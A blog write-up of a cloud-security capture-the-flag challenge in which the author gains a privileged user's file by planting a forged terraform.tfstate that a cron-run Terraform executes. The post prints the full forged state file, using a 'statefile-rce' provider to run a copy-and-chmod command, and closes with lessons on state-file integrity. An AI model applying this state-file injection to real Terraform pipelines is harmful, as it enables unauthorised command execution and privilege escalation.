Is Automation the Solution to Everything? What If I Could Steal a Drink from the Machine?

Hello everyone, I hope you’re doing well. I haven’t shared a post here for a while, but recently something caught my attention, and I decided to solve it live on stream. It was a lot of fun, and I’ll definitely share the recording — you can check it out here. Also, feel free to join the streams from time to time; there’s some great content coming out 😉
Life events often push us to create tools that can automate certain tasks and make our work easier. Tools like Terraform and Ansible, which we use in DevOps, application design, and many other areas, exist for exactly this reason. After all, who really enjoys doing everything manually these days?
Today, we tackled one of the Cloud Security Championship challenges prepared by Wizz, called “State of Affairs”. In this post, we’ll go through it and examine how we solved it.
Here’s the hint provided to us for the challenge:
You’ve gained access to a container running some infrastructure automation. A cron job executes Terraform every minute to keep certificates fresh.
The flag is stored in a privileged user’s home directory — but you’re just a regular user with no direct access.
Can you find a way to make Terraform work for you?
Good luck!
In short, we gain access to an environment running inside a container that handles infrastructure automation. There’s a cron job that runs Terraform every minute to keep certificates up to date. The flag is stored in the home directory of a privileged user, but we don’t have direct access to that account.
So, the core question of the challenge is: can we manipulate Terraform to run in our favor and gain access to this file?
Let’s give it a try!
1. Understanding the Environment
First, we need to understand the privileges granted to the user and the environment we are operating in. To do this, we must identify where we are running and what level of access we have. The following basic commands allow us to gather this information:

As I understand it, the user space here is set up solely to run the main Terraform template; in other words, we cannot make any changes or execute additional commands in this environment. However, there is a subdirectory named ctf within the same folder. When we tried installing a few tools there, it worked. So, let’s take a closer look at what Terraform is actually doing.

In fact, this is exactly the point where we need to adopt an attacker’s perspective:
/bin/sh -c terraform -chdir=/home/tfuser init && terraform -chdir=/home/tfuser apply -auto-approve > /var/tmp/tfoutput.log 2>&1
/bin/sh -c terraform -chdir=/home/tfuser init && terraform -chdir=/home/tfuser apply -auto-approve > /var/tmp/tfoutput.log 2>&1
To dive a bit deeper into Terraform, anyone familiar with its internal workflow would expect that running the commands shown above would result in the creation of a terraform.tfstate file somewhere in the system. This is because, in a typical scenario, the process generally follows a flow like this:
+---------------------------------------------------------------+
| You write a Terraform configuration (.tf files)               |
| For example, you define an EC2 or S3 resource.                |
+---------------------------------------------------------------+
                                 |
                                 v
+---------------------------------------------------------------+
| In the terminal, terraform init prepares the environment      |
| and downloads the required providers.                         |
+---------------------------------------------------------------+
                                 |
                                 v
+---------------------------------------------------------------+
| When you run terraform apply or terraform plan:               |
| Terraform plans to create the resources you defined on the    |
| cloud provider.                                               |
+---------------------------------------------------------------+
                                 |
                                 v
+---------------------------------------------------------------+
| If you run apply, the resources are actually created.         |
| Terraform then records the current state of these resources   |
| in the terraform.tfstate file.                                |
+---------------------------------------------------------------+
In our scenario, steps 2 and 3 are executed automatically by a cron job, which means that at some point a terraform.tfstate file is created and Terraform continues to operate by reading this file. However, since we cannot see the main.tf file, there’s not much we can do using the usual methods.
At this point, we need to shift our perspective and ask the question: if this state file already existed beforehand, would Terraform still run the environment?
Terraform generally does not sign the state file, nor does it perform additional checks on the filename or its integrity. Therefore, if we create our own terraform.tfstate file in the same format, Terraform will accept it as a valid state.
This allows Terraform, running with the tfuser privileges, to execute the resources defined in our state file and, in turn, read the flag file and copy it to an accessible location on our behalf.
2. State File Manipulation and Attack Scenario
First, after the cron job has been triggered, navigate through the directories to locate where this file is created, or use the find command to help you :)

Here, we were able to see exactly where the file was created. However, if you refresh the lab and check again, you won’t be able to see this file.

Now, I tried creating our own simple file here, but for some reason — probably my own clumsiness — I couldn’t manage to install a text editor. So, I’m resorting to some old-school, primitive methods.

Alright, perfect. It looks like we can now write the file we need and try to retrieve it, since at first glance there doesn’t seem to be any control or restriction in place. I also came across a few example configurations while reviewing several repositories, which we can use as a reference to plan our next steps.
Now, we will copy the terraform.tfstate file generated in the previous step and modify it using the vector found in the repository mentioned earlier. After that, we will place the file we create into the /tmp directory before the cron job runs and observe what happens.
cat << 'EOF' > /tmp/terraform.tfstate
{
  "version": 4,
  "terraform_version": "1.14.3",
  "serial": 14,
  "lineage": "19295bdc-2ff6-fc9d-c663-735c49b31dd1",
  "outputs": {},
  "resources": [
    {
      "mode": "managed",
      "type": "rce",
      "name": "rce",
      "provider": "provider[\"registry.terraform.io/offensive-actions/statefile-rce\"]",
      "instances": [
        {
          "schema_version": 0,
          "attributes": {
            "command": "cp /home/tfuser/flag /tmp/flag && chmod 777 /tmp/flag",
            "id": "rce"
          },
          "sensitive_attributes": [],
          "private": "bnVsbA=="
        }
      ]
    }
  ],
  "check_results": null
}
EOF

chmod 777 /tmp/terraform.tfstate
Now, let’s wait for the cron job to be triggered. If our approach is correct, the flag file should become readable in the /tmp directory.

Yes, we did it! The fake terraform.tfstate file we created was processed by the cron job, and the flag file was copied into the /tmp directory. We can now read the file without any issues.
Our approach turned out to be correct; by manipulating the state file, we were able to leverage Terraform’s tfuser privileges to make the flag accessible. Overall, this demonstrated how critical it can be to store state files without proper validation or integrity protection.
In conclusion, this challenge reminded us once again of a seemingly simple but highly impactful truth: automation tools make tasks easier, but if misconfigured, they can become a significant advantage for attackers. Terraform’s blind trust in the state file and lack of integrity checks allowed us to create our own fake state file and turn the process in our favor.
We didn’t need to see the main.tf file; we were able to reach the flag simply by understanding how Terraform works and which files it relies on. In other words, what we did wasn’t a magical exploit—it was leveraging the system’s normal behavior from a different perspective.
In short, automation speeds things up, but if control mechanisms are lacking, that speed can compromise security. This challenge clearly demonstrated that if a system runs automatically, attackers can find ways to manipulate that automation for their own benefit.
Thank you for reading! If you’re interested in similar content, we’ll continue solving these kinds of challenges together in future streams.
Take care ❤